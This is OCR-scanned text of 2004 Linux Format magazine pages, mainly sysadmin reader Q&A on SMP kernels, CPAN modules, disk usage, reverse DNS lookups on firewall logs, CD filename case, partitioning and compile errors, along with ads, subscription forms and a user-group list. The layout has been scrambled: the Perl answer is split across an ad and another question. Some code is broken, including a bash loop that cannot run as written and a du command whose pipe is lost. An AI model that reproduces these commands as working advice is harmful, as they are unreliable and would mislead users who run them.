The configuration of the system originally had two AMD 1800+ MP CPUs (before an incident with a faulty CPU fan). I tried this configuration with SUSE 8.0, again with the same result. I have therefore been forced to select the single-CPU version of the kernel to achieve my current install of Fedora

Core 1. Have you heard of anyone getting such a system functioning with both CPUs? Do you have any ideas on how I might?

Paul, via email

A Although this configuration can be made to work (as in your Windows configuration), I would not hold much faith in it running reliably or indefinitely. The cause for it not working in Linux is more than likely due to sanity-checking in the kernel, as to exactly what processor is installed. The kernel does not simply rely on the BIOS to pass the CPU info to it. Look at the example below:

```
[root@maroon root]# cat
/proc/cpuinfo
processor       : 0
vendor_id     : AuthenticAMD
cpu family    : 6
model         : 8
model name    : AMD Athlon(tm)
MP 2200+
stepping      : 0
cpu MHz       : 1800.109
cache size    : 256 KB
physical id   : 0
siblings      : 1
fdiv_bug      : no
hlt_bug       : no
f00f_bug      : no
coma_bug      : no
fpu           : yes
fpu_exception : yes
cpuid level   : 1
wp            : yes
flags         : fpu vme de pse tsc msr
pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 mmx fxsr sse
syscall mmxext 3dnowext 3dnow
bogomips      : 3591.37
```

```
processor       : 1
vendor_id     : AuthenticAMD
cpu family    : 6
model         : 8
model name    : AMD Athlon(tm)
```

```
Processor
stepping      : 0
cpu MHz       : 1800.109
cache size    : 256 KB
physical id   : 0
siblings      : 1
fdiv_bug      : no
hlt_bug       : no
f00f_bug      : no
coma_bug      : no
fpu           : yes
fpu_exception : yes
cpuid level   : 1
wp            : yes
flags         : fpu vme de pse tsc msr
pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 mmx fxsr sse
syscall mmxext 3dnowext 3dnow
bogomips      : 3591.37
```

If you're not running an SMP kernel, you will only see the information for your primary CPU. You could try saving the output of this command with each CPU installed on its own, and looking for differences. In particular, I would expect the kernel to at least require both to be identified as the same type of CPU (MP/XP) and be of the same CPU family and model. Though it is possible to make an XP work as an MP, your Linux kernel is probably not happy that you have one of each and hence is not allowing them to work together.

Perl before swine

Q I have downloaded some Perl software, but I'm sort of new to this type of thing. The software tells me that I'm missing *XML::Dumper* – what does that mean and how do I fix it?

Don, via email

A The program you are trying to run requires some extra Perl modules to be installed on your system before it will work. These modules are all kept in the *CPAN* perl module repository. The easiest way to

ALL ABOUT RACKSPACE

When it comes to managed hosting Rackspace is unique. We are the only hosting company to guarantee 100 per cent network uptime and we will even pledge to replace faulty hardware (let's face it, it does happen) within an hour. As you would expect from Red Hat's only Advanced Hosting partner you will receive Fanatical Support™ and instant emergency response from fully qualified level three technicians, available 24-hours a day, 365 days a year. No

answering machines, no diversions, no silly on-hold messages. All our customer platforms are housed in state-of-the-art, secure data centres and can be fully customised to meet any requirement. A dedicated account manager is allocated to you at the outset and will remain on your account. All Rackspace employees are committed to ensuring customer satisfaction, and will not rest until a client problem is resolved. Since Rackspace was established in 1998, it

has specialised in managed hosting – nothing else. We're not an ISP, we don't sell domain names, and we won't offer website design – all we do is managed hosting. As a result, we do it very well and 97 per cent of our customers would happily recommend us. For information on how we can improve your web hosting, please contact us at www.rackspace.co.uk and ask any questions you may have about the ultimate managed hosting service.

WIN an Archos AV140 Video Recorder WITH RACKSPACE MANAGED HOSTING

www.rackspace.co.uk

Every month, the best question related to Systems Administration that a LXF reader sends in wins a prize: this month, you have the chance to win the awesome Archos AV140 Video Recorder.

The AV140 combines a modular MP4 video player and recorder, MP3 music player and recorder, digital camera and camcorder, digital photo wallet and data storage in a compact device that fits in the palm of your hand and is compatible with Linux. Based on a 40GB hard disk that is completely compatible with Linux, Windows and Mac OS, all you have to do is connect it to your computer and it will be mounted as an additional hard disk – on which you can store any type of data. USB 2.0 auto-

connection ensures fast data transfer to and from your PC.

You can now enjoy 160 hours of near-DVD quality MP4 video with MP3 sound wherever you are. You can record and playback to your TV, VCR or camcorder directly in MP4 format. Playback is an AVI format file with MPEG4-SP VHS quality video and MP3 stereo sound, with the ability to record up to 2,000 hours of voice audio. See www.archos.com/products/prw_500432_specs.html.

Email all your sysadmin questions and problems to our expert system administrator Hans Huberland:

sysadminqa@rackspace.co.uk

Every published query on these system admin pages wins a Rackspace T-shirt!

WIN!



★ Star Question – AV140 winner!

This issue's lucky winner is **Mark** – your prize will be with you shortly!

Q As a newcomer to Linux administration (yes, I'm a recent Windows convert) a lot of the questions and answers that I read in *Linux Format* go over my head, but I've also learned a lot of useful things. I hope my question isn't a stupid one...

The hard drive on my system is almost completely full. I don't

remember putting that much stuff on there. How do I figure out what is eating up my hard disk space? Thanks!

Mark, via email

A Hi Mark, welcome to Linux. It's not a stupid question, and there is a simple answer.

Although there is no single command – that I'm aware of – to do what you

want, stringing two simple commands together will give you the result you're looking for.

The **du** command will show you disk usage; and I'm going to use the **-m** switch to make the results print in megabytes to make it a little more readable. **du -m /** will return a listing of the size of all the files in /. I'm pretty certain you do not want to look

through the list of all your files manually to pick out large ones, though so we'll pass it through a **sort** command (with the **-n** switch to sort the numbers as numbers, and not letters). Our command should now be **du -m /sort -n**

The output of this should show the largest files (and directories) at the end of this list.

get these modules installed is using the CPAN shell of your local Perl installation. Typing

```
perl -MCPAN -e shell
```

at your local command-line interface should bring up the following prompt:

```
cpan>
```

```
install XML::Dumper
```

perl will download and compile the appropriate modules and make them available. Some modules will require you to answer several questions about your system or the module's configuration. This interface will also attempt to satisfy any dependencies on further missing modules too.

Excellent information can be found here: <http://search.cpan.org/~jhi/perl-5.8.0/lib/CPAN.pm>

Can you DIG it?

Q I have a NetGear router/firewall which sends daily logs of the firewall's activities by email to my Mandrake 10 box at home. These logs take the form of multiple lines such as

```
Thu, 2004-05-13 08:30:06 - TCP
Packet -
Source: 123.456.789.10,4673
Destination: 10.20.30.40,3127 -
[DOS]
```

The destination IP is, of course, always the same, but the sources may be of interest. I would like to run a reverse DNS on these addresses, and append the result after the IP address to make it more readable and allow me a better chance of spotting patterns to any

attack. I know I can check with dig -x 123.456.789.10 +short but I am not sure how to implement this in a script. Any suggestions would be appreciated – thanks for such an informative and wide-ranging mag.

Charles McEvoy, Ripon

A The first part of the process is to extract the IP address from the string using a combination of **grep** and **cut** – one can also implement the whole routine in Perl should one really want to; however, **bash** is perfectly capable of doing what we need:

```
#!/bin/sh
for * in /dev/stdin; do
IP=`grep Source "$i"| cut -d: -f4|
cut -d, -f1`
```

```
if [ "$x" != "x$IP" ]; then
HOST=`dig -x ${IP} +short`
i="${i} ${HOST}"
fi
echo ${i}
done
```

You may want to extend upon this to include the ability to inspect the reverse DNS entry and verify that it exists, or that it has a matching forward DNS entry too. Writing a Perl script to which you can pipe the logfile would allow you to easily create a nice script that processes the logfile into something that is easy-to-read and analyse. As you don't usually care about the destination IP, one may simply discard it from the logs entirely and just spit out a list of source addresses or hostnames.

« Uppity case?

Q I have been having trouble reading some CDs using SuSE 8.1 – something is converting the filenames to lower-case. This is not normally a real problem, since a program reading the disc just uses whatever filename it is given, but when the disc is a book with built-in links, the browser can't find the files. I have examined a few of my disks using

```
ls /media/dvd/...
```

in the *bash* shell, and while some discs are unaffected others have their filenames changed. The *LXF* coverdiscs – both DVD and CD – are not affected by the problem. Have you any thoughts? I also checked the discs in Windows and the capital letters were where you would expect them to be.

Digby Sewell, via email

A The conversion of filenames is done automatically by the kernel when the ISO9660 filesystem is mounted, although this may be disabled by passing

```
map=off
```

to your *mount* command, or add it to the options within */etc/fstab*. However the *map* command will add a ;1 extension to the filename, which will probably cause more problems than it actually solves.

The Linux kernel will attempt to use an ISO9660 extension – such as Joliet or Rock Ridge – if the CD supports it or if the kernel contains the module for that type of filesystem. Most CDs will be built with Joliet, as this is the standard Windows CD format; however, it's not uncommon for a CD to be able to support multiple extensions.

If the CD lacks any ISO9660 extension at all, then there is little one can do to avoid the problems with filenames, short of ripping the CD to your hard disk and modifying the filenames, then creating a new CD image with the appropriate extensions.

Posting to the forum The *LXF* online community

Not only do our popular forums at www.linuxformat.co.uk have sections dedicated to your technical queries, hardware, programming languages and general help; but also there's always a lively Linux discussion going on!

```
Eterm 0.9.2
Mount options for iso9660
ISO 9660 is a standard describing a filesystem structure to be used on
CD-ROMs. (This filesystem type is also seen on some DVDs. See also the
udf filesystem.)

Normal iso9660 filenames appear in a 8.3 format (i.e., DOS-like
restrictions on filename length), and in addition all characters are in
upper case. Also there is no field for file ownership, protection,
number of links, provision for block/character devices, etc.

Rock Ridge is an extension to iso9660 that provides all of these unix
like features. Basically there are extensions to each directory record
that supply all of the additional information, and when Rock Ridge is
in use, the filesystem is indistinguishable from a normal UNIX file
system (except that it is read-only, of course).

norock Disable the use of Rock Ridge extensions, even if available. Cf.
map.

nojoliet Disable the use of Microsoft Joliet extensions, even if avail-
able. Cf. map.

Manual page mount(8) line 688
```

The ISO9660 filesystem supports a variety of options pertaining to filename formatting; however, the CD must be built with the appropriate extensions for it to work successfully.

Partitioning

Q I am looking to install Red Hat, Fedora and Knoppix on the same physical hard drive. When I installed Red Hat about five years ago, there was a restriction, in that the boot partition had to be the primary partition. Can you advise me as to whether the multiple system is feasible? The spare drive will be 60GB or 80GB – quite a lot of real estate. How should I partition it to do the above? Can I share the *USR* directories between installs? Same with the *Page* file? Are there any other suggestions, or can you direct me to a web page that can supply this type of info?

Nos, via email

A The only filesystems which you can share between multiple Linux installations is */home* and the swap filesystem. As they will all have slightly different versions of libraries and different binaries, sharing */usr* usually causes more problems than it is worth.

You can install all the distributions you want on the disk – the original restriction with Red Hat was due to *LILO* being unable to boot beyond the

1024th cylinder on the disk, which is no longer the case. You will have to put some thought into how *LILO* will be configured, as one can have a single Linux kernel that each of the distributions boot from, then mount their own root filesystem.

Tar SUSE

Q I'm a newbie to Linux – I use SUSE 9.1 and I have problems when extracting *tar.gz* files. I am having a little trouble trying to figure this one out, maybe someone has run across this and is willing to lend a hand?

I ran *./configure* because I am going to try to use *make* and *make install*, but I get an error that says: checking for X... configure: error: Can't find X includes. Please check your installation and add the correct paths!

Then when I run *make* I get this: make: *** No targets specified and no makefile found. Stop

Then, when I run *make install*, I get the following:

```
make: *** No rule to make target
`install'. Stop.
```

I am a newbie, so I might just be doing something wrong, or I might have a problem – but any help would be greatly appreciated!

*Akhmad Tunggal Wibawa,
Indonesia*



The Maxtor Maxline Plus II 250GB HD is less than £150 – a great option for cheaply uprating your PC's storage capacity.



You can always go back and add additional libraries after your initial install of any Linux distro.

A In order to compile something against the *XFree86* libraries, you will need to install the *xfree86-devel* packages that were provided with your SuSE 9.1 distribution media. You may also have to install additional development libraries and headers so that you can compile your code against all of the required libraries.

In one sense, *-devel* packages are NOT development (as in not for production) but are for *software development*. Even if one is not a programmer, compiling the most basic software requires the *-devel* packages for *glibc* and other common libraries. *LXF*

Submission advice

We are happy to answer all sorts of Linux-related questions. If we don't know the answer, we'll find out for you! But in order to give you the best service, it helps a lot if you read the following submission advice.

- Please be sure to include any relevant details of your system. "I can't get X to work" doesn't really mean anything to us if we don't know things like what version of X you are trying to run, what hardware you are running on.
- Be specific about your problem. Things like "it doesn't work" or "I get an error" aren't all that helpful. In what way does something not work? What were you expecting to happen? What does the error message actually say?
- Please remember that the people who write this magazine are NOT the authors or developers of Linux, any particular package or distro. Sometimes the people responsible for software have more information available on websites etc. Try reading the documentation!

We will try to answer most questions. If we don't answer yours specifically, you'll probably find we've answered one just like it. We regret that we can't really give personal replies to all your questions.

WRITE TO US AT:
Linux Format, Future Publishing, 30 Monmouth Street, Bath BA1 2BW or email: lxf.answers@futurenet.co.uk

missed one?

LINUX FORMAT BACK ISSUES

Every month *Linux Format* brings you the best tutorials, the essential reviews and the latest news. But if you've missed out on a must-read feature or a vital program from our expertly compiled CDs and DVDs, order your back issue NOW! And remember, you need never miss an issue of your favourite Linux mag, if you subscribe to *Linux Format* (see overleaf for more details).



July 2004

Product code:
LXFB0055(cd)
LXFD0055(dvd)

DVD HIGHLIGHTS:

OpenOffice.org 111, Debts, KDET, XROG-X11, XFree86, DSPAM, Abcde, GnuCash, XRoar

MAGAZINE FEATURING:
Love code: a beginners' guide, Neverwinter Nights, Maya 6, LDAP basics, Web browsers, the O(1) Scheduler, GNOME 2.6, Gigabyte SR147, KDevelop, hdparm, Kopete, GIMP coding

CDs HIGHLIGHTS:
Dyne:bolic GNU-Linux, Cooperative Linux, KDevelop, Leylines, Mozilla 1.7, W3M, Firefox, Konqueror, Links, Lynx, Epiphany, Galeon



June 2004

Product code:
LXFB0055(cd)
LXFD0055(dvd)

DVD HIGHLIGHTS:

Live Distro Bonanza! Seven ready to burn – including MandrakeMove, plus Knoppix boots directly from the DVD

MAGAZINE FEATURING:
GET PROTECTED – combating your PC problems, Creative Commons, VMware GSX, Audacity, Java 2, TuxCards, Pedora Core 2, SUSE Pro 9.1, KDevelop tutorial: Part one

CDs HIGHLIGHTS:
Knoppix, Damn Small Linux, Slax, Storix Personal, RPM Linux, GNOME 2.6, Security applications, The GIMP 2



May 2004

Product code:
LXFB0053(cd)
LXFD0053(dvd)

DVD HIGHLIGHTS:

Komics, K3b, Unison, Unreal Tournament 2004, Subversion

CDs HIGHLIGHTS:

Mandrake 10.0 (including Kernel 2.6.3, KDE 3.2, Mozilla 1.6, OpenOffice.org 1.1.0, GIMP 2, Samba 3.0, MySQL 4 etc) Kino, Subversion, NET-SNMP

MAGAZINE FEATURING:
Build the ULTIMATE Linux PC, Mandrake 10.0, C/C++ IDEs, Tim O'Reilly exclusive interview, UT2004, SQL databases, Mono, Evolution, Subversion, GIMP 2 preview, KDE 3.2



April 2004

Product code:
LXFB0052(cd)
LXFD0052(dvd)

DVD HIGHLIGHTS:

8 Distro, Gcompris, MyPasswordSafe, SystemRescueCD

MAGAZINE FEATURING:
Making movies, Opteron or Itanium? Compression utilities, HDL, SDL game programming tutorial, Perl Template Toolkit, KOrganizer, Eric Raymond, SNMP, Arkeia 5.2 review

CDs HIGHLIGHTS:
Tons of video apps, KDE 3.2, ClarkConnect, SMEServer, LMSensors, hdparm, LiarLiar, QTVision, SpamAssassin, AtomicTanks, ifplugd, Roundup51



March 2004

Product code:
LXFB0051(cd)
LXFD0051(dvd)

DVD HIGHLIGHTS:

Java Desktop System, 8 mini distros, Scrubber, Python 2.3.3, Bacula

MAGAZINE FEATURING:
Get your hardware working, Tadpole laptop, Xandros OS2, Firewalls Roundup, PixiePlus, Armari 4-way Opteron, Xinit SPS440, Wine Rack, Opteron vs Itanium2, MandrakeMove

CDs HIGHLIGHTS:
MandrakeMove, Seapine Surround SCM 2.1, Simple CDR-X, MythTV, Six mini distros, Konserve, Tuxpaint, Kernels 2.4.24 & 2.6.1, Hardware applications



February 2004

Product code:
LXFB0050(cd)
LXFD0050(dvd)

DVD HIGHLIGHTS:

EVERY SINGLE HOTPICK EVER! All the programs that have featured in LXF's Hot Picks selection from issues 1 to 50

CDs HIGHLIGHTS:

50 HOTTEST PICKS! Including: Anjuta, ZNES, Planner, Scribus, Mozilla, Anjuta, Exim, ProFTPD...

MAGAZINE FEATURING:
Big Hitters blog collection, Extreme Programming Pros & Cons, FORTRAN, CrossOver Office, Systemax 6507 & Evesham Reliance servers, Astronomy apps, Blender

Other back issues also available, please call for further information, giving the issue number and/or date required

To order, call the back issues hotline on **0870 4448645**

or **+44 1458 271178** for overseas orders

Remember to quote the issue code shown above and have your credit card/switch card details ready.

Prices (inc post and packing): CD – UK£5.99,

US & Europe £6.99, Rest of World £7.99

DVD – UK £6.99, US & Europe £7.99, Rest of World £8.99.

LINUX

www.linuxformat.co.uk **FORMAT**

PRIORITY ORDER FORM:

☐ I would like to subscribe/renew to *Linux Format* (please delete as appropriate):
Select CD or DVD option.

	UK	Europe/N.America	Rest of World
<input type="checkbox"/> CD	£54.90	£78.90	£91.90
<input type="checkbox"/> DVD	£59.90	£83.90	£96.90

YOUR DETAILS

Title _____ Initials _____ Surname _____
 Address _____
 Postcode _____ Country _____
 Email address _____ ☐ business ☐ home
 Telephone number _____ ☐ business ☐ home
 Mobile _____

Your subscription will start with the next available issue

We will use the contact details supplied to communicate with you about your subscription. Indicate here if you're happy for *Linux Format*, Future Publishing and its sister companies to contact you by: ☐ email ☐ mobile If you're also happy for us to pass your details on to carefully selected companies indicate here: ☐ email ☐ mobile

PAYMENT DETAILS [please tick]

I understand that I will receive 13 issues during the next 12 months.

☐ I enclose a cheque for _____ made payable to Future Publishing Ltd

I wish to pay by

☐ Visa ☐ MasterCard ☐ American Express

☐ Switch: issue no./valid date _____

Card number

Expiry date _____

Signature _____ Date _____

☐ Direct Debit (UK only – double CD Edition) – I wish to pay £13.73 every 3 months
 or ☐ Direct Debit (UK only – DVD Edition) – I wish to pay £14.98 every 3 months

Please complete the form below

 Media with passion Future Publishing Ltd, Cary Court, Somerton, Somerset, TA11 6BR	Instruction to your Bank or Building Society to pay Direct Debits Originator's Identification Number 7 6 8 1 9 5 Please send this form to address shown
	

1. Name and full postal address of your Bank or Building Society branch

To: The Manager _____ Bank/Building Society
 Address _____
 Postcode _____

2. Name(s) of account holder(s)**3. Branch sort code**
(from the top right-hand corner of your cheque)
4. Bank or Building Society account number**5. Instruction to your Bank or Building Society**

Please pay Future Publishing Direct Debits from the account detailed on this Instruction subject to the safeguards assured by the Direct Debit Guarantee. I understand that this instruction may remain with Future Publishing and if so, details will be passed electronically to my bank or building society.

Signature(s) _____ Date _____

Ref No (Office use only) _____

Banks and Building Societies may not accept Direct Debit Instructions for some types of account.

You may photocopy this blank form and then complete it. You cannot fax or email Direct Debit forms.

UK READERS: *Linux Format*, Subscriptions, Future Publishing Ltd, Freepost BS4900, Somerton, Somerset, TA11 6BR

OVERSEAS READERS: *Linux Format*, Subscriptions, Future Publishing Ltd, Cary Court, Somerton, Somerset, TA11 6TB, United Kingdom

Please indicate if you do NOT wish to receive relevant information about special offers or products/services from *Linux Format*, Future Publishing or any of its sister companies by ☐ post or ☐ telephone. Please indicate if you do NOT wish us to pass your details on to other carefully selected companies to enable them to contact you about their products/services by ☐ post or ☐ telephone.

CLOSING DATE 2.08.04

OFFER CODE LFXFP56

LINUX

FORMAT

» 3 EASY WAYS TO ORDER:

1 PHONE 0870 444 8645

2 POST Future Publishing Ltd, Freepost, TA11 6BR

3 FAX this completed form to: 01458 271146



OVERSEAS CUSTOMERS CALL:
+44 870 444 8645

SUBSCRIBE AND SAVE!

SAVE 29% OFF THE COVER PRICE

That's 13 issues for the price of 10
Don't miss out, call today

- ✓ Save over **£24*** on the price you'd pay in the shops
- ✓ **FREE** delivery direct to your door
- ✓ Never miss an issue!

LINUX FORMAT BRINGS YOU:

- 1 Essential reading for all Linux users
- 2 20-page *Linux Pro* supplement with every issue
- 3 Three CDs or a DVD packed with Linux software
- 4 Latest news, latest reviews and the best Linux tutorials around

Taking out a subscription or giving a gift is easy. Simply call **0870 444 8645** or complete the order form opposite.

*£24 saving based on price of DVD issue.




ORDER HOTLINE ☎ 0870 444 8645

User Groups

LUGs worldwide are full of members keen to help with your problems, discuss ideas, and generally chat about all things Linux. You can find lots more information online at www.lug.org.uk

1 ABERDEEN www.aberdeen.lug.org.uk/	27 DUNDEE & TAYSIDE www.dundee.lug.org.uk/	53 MANCHESTER www.manlug.mcc.ac.uk/
2 ANGLIAN LUG www.alug.org.uk/	28 EDINBURGH www.edlug.org.uk/	54 MANSFIELD www.mansfield.lug.org.uk/
3 AYLESBURY drbond@educational-computing.co.uk/	29 EXETER (UNIVERSITY) nick@urgusabic.net/	55 MENAI kevin@dotmon.com
4 BEDFORDSHIRE www.beds.lug.org.uk/	30 FALKIRK www.falkirk.lug.org.uk/	56 MILTON KEYNES www.mk.lug.org.uk/
5 BELFAST & N. IRELAND bgalbraith@gmx.net/	31 GLASTONBURY www.glastonbury.lug.org.uk/	57 MORAY Stu@forres.co.uk
6 BERKSHIRE & THAMES VALLEY www.sclug.org.uk/	32 GLOUCESTERSHIRE & COTSWOLDS www.gloucs.lug.org.uk/	58 NORTH EAST ENGLAND (DURHAM) www.ne.lug.org.uk/
7 BEVERLEY www.beverley.lug.org.uk/	33 HAMPSHIRE www.hantslug.org.uk/	59 NORTH LONDON jason@voyagercomputers.co.uk
8 BIRMINGHAM (SOUTH) www.sb.lug.org.uk/	34 HEREFORD www.hereford.lug.org.uk/	60 NORTHANTS www.northants.lug.org.uk/
9 BLACKBURN matt@consultmatt.co.uk/	35 HERTFORDSHIRE www.herts.lug.org.uk/	61 NOTTINGHAM www.nottingham.lug.org.uk/
10 BLACKPOOL www.blackpool.lug.org.uk/	36 HERTFORDSHIRE (EAST) www.earlug.org.uk/	62 NUNEATON www.nuneaton.lug.org.uk/
11 BORDERS (ENGLAND/SCOTLAND) welby@mcrobers.com.kg	37 HUDDERSFIELD www.hud.lug.org.uk/	63 ORMSKIRK www.ormskirk.lug.org.uk/
12 BRIGHTON www.brighton.lug.org.uk/	38 HULL www.hull.lug.org.uk/	64 ORPINGTON www.orpington.lug.org.uk/
13 BRISTOL & BATH www.bristol.lug.org.uk/	39 ISLE OF MAN www.iom.lug.org.uk/	65 OXFORD www.oxford.lug.org.uk/
14 BRIXTON blug@communitytechnology.org.uk/	40 ISLE OF WIGHT www.iow.lug.org.uk/	66 OXFORD BROOKES UNIVERSITY www.obaoss.lug.org.uk/
15 CAMBRIDGE mark@taurine.demon.co.uk/	41 KENT www.kent.lug.org.uk/	67 PETERBOROUGH www.peterboro.lug.org.uk/
16 CHESHIRE (SOUTH) www.sc.lug.org.uk/	42 LANCASTER www.lancasterlug.org.uk/	68 PRESTON & LANCASHIRE www.preston.lug.org.uk/
17 CHESTERFIELD & DISTRICT www.spirelug.org.uk/	43 LEAMINGTON SPA ian@siim.info	69 RUGBY www.rugby.lug.org.uk/
18 CHICHESTER HARBOUR – MARITIME GEEKS hugh@mjr.org	44 LEICESTER www.leicester.lug.org.uk/	70 SALFORD (UNIVERSITY) http://linsoc.ussu.salford.ac.uk/
19 CLEVELAND OPEN SOURCE GROUP www.cleveland.lug.org.uk/	45 LINCOLNSHIRE www.lincs.lug.org.uk/	71 SCARBOROUGH www.scarborough.lug.org.uk/
20 COVENTRY www.covlug.org.uk/	46 LONDON (GREATER - GLLUG) www.gllug.org.uk/	72 SCOTTISH www.scottish.lug.org.uk/
21 CUMBRIA www.cumbria.lug.org.uk/	47 LONDON (LONIX) www.lonix.org.uk/	73 SHEFFIELD www.sheflug.org.uk/
22 DERBYSHIRE (SOUTH) www.sderby.lug.org.uk/	48 LONDON (NORTH-WEST) www.northwestlondon.lug.org.uk/	74 SHEFFIELD LINUX & BSD USER GROUP www.slugbug.org.uk/
23 DERRY www.derry.lug.org.uk/	49 LONDON (SOUTH) www.sl.lug.org.uk/	75 SHETLAND www.shetland.lug.org.uk/
